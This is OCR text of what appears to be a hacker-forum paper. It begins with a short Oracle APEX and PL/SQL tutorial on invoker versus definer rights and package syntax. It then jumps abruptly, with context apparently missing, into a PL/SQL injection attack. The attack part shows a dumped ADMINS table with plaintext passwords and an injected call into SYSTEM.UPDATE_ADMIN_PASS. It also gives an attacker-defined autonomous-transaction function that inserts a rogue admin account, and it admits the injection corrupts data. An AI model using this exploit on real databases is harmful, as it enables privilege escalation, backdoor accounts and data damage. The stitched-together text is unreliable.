
Oracle APEX & PL/SQL

PL/SQL Packages, Procedures and Functions can be created in the SQL Workshop.

Code in the database can be called from Forms, Reports and other things generated by Oracle APEX.

I will be using the SQL Command Line in Oracle APEX shown below.



Oracle Database Permissions

Invoker vs. Definer Rights

By default in Oracle DBMS procedures, functions, packages etc will execute with the rights of the definer. To give you an example, say you had a procedure created by user STEVEN, and user JAMES had the rights to execute that procedure, that procedure would always execute with the rights of the definer, unless it is specified otherwise in the procedure.

When using Invoker Rights the procedure or function will execute with the rights of the invoker as well as the context of the Schema of that user. Invoker rights were introduced into Oracle (since 8i) for the purpose of allowing security; it isn't a good idea to allow a procedure to be executed by another user with out using Invoker rights.

Invokers Rights are implemented into a PL/SQL Procedure or Function using the **AUTHID** keyword.

An example below:

```
CREATE PROCEDURE create_dept (
  my_deptno NUMBER,
  my_dname  VARCHAR2,
  my_loc    VARCHAR2) AUTHID CURRENT_USER AS
BEGIN
  INSERT INTO dept VALUES (my_deptno, my_dname, my_loc);
END;
```


Who Is The Current User?

If an invoker rights Procedure, Function is the first code called; the current user is the session user. That remains true until a procedure or function created with definer rights is called, in which case the owner of that Procedure or Function becomes the current user. If the definer rights procedure or function calls any code defined with invokers rights, it will execute with the privileges of the owner. When the definer rights code exits, control reverts to the previous current user.

Syntax of Package **Body:**

```
[CREATE [OR REPLACE] PACKAGE BODY package_name {IS | AS}
   [PRAGMA SERIALLY_REUSABLE;]
   [collection_type_definition ...]
   [record_type_definition ...]
   [subtype_definition ...]
   [collection_declaration ...]
   [constant_declaration ...]
   [exception_declaration ...]
   [object_declaration ...]
   [record_declaration ...]
   [variable_declaration ...]
   [cursor_body ...]
   [function_spec ...]
   [procedure_spec ...]
   [call_spec ...]
[BEGIN
   sequence_of_statements]
END [package_name];]
```

:

The package **body** is **privately** declared and is not visible to the public.

Calling Items inside a Package:

```
package_name.type_name();
package_name.item_name();
package_name.subprogram_name();
package_name.call_spec_name();

From SQL Plus:

CALL package_name.type_name();
CALL package_name.item_name();
CALL package_name.subprogram_name();
CALL package_name.call_spec_name();
```


More on PL/SQL Packages:

http://download.oracle.com/docs/cd/B10501_01/appdev.920/a96624/09_packs.htm

```
SELECT * FROM ADMINS;
```

ADMIN_ID	USER_NAME	PASSWORD	DATE_CREATED
1	SYS	k96_km76fgE3j47	30-AUG-08
2	OPERATOR	jm904dFgeRNDdDea461	30-AUG-08
3	ADMIN_JOE	j0passw0rdstillgood	30-AUG-08
41	SYSOP2	nuka83dKl_a#	30-AUG-08

Note: Because we are injecting into an UPDATE statement and we have the point of injection that we do we will also corrupt the database with the UPDATE statement that we are injecting into.

What we aim to do is inject our own **Function** which executes DML into this Procedure that our user account has been granted access to.

```
BEGIN

SYSTEM.UPDATE_ADMIN_PASS( 'SYSOP2', 'password''||
HR.INSERT_AELPHAEIS_ADMIN --' );

END;
```

The DML injected will insert a new user into the admin table. Of course changing an existing password for a user is almost as useful as doing an INSERT of a new one. However this is just an example of a vulnerable Procedure and injection of a function with DML.

INSERT_AELPHAEIS_ADMIN Attacker Defined Function

```
CREATE OR REPLACE FUNCTION INSERT_AELPHAEIS_ADMIN
RETURN VARCHAR2
AUTHID CURRENT_USER
AS
PRAGMA AUTONOMOUS_TRANSACTION;
INSERTSTMT VARCHAR2(300);

BEGIN

INSERTSTMT := 'INSERT INTO ADMINS(DATE_CREATED, USER_NAME, PASSWORD)
VALUES('''||SYSDATE||''', '''||'Aelphaeis'||''', '''||'password'||''')';

EXECUTE IMMEDIATE INSERTSTMT;

COMMIT;

RETURN 'SHIT';

END;
```

Greetz

r0rkty, D4rk, Edu19, cyph3r, d03boy, sykadul, dNi, ParanoidE, RoMeO, disablmalfunc, iceschade, str0ke, DarkPontifex, Cephexin, SeventotheSeven, TuNa.

RifRaf – Thanks for moderating BHF, hope to see you again sometime.

And anyone else I forgot who's name should be here.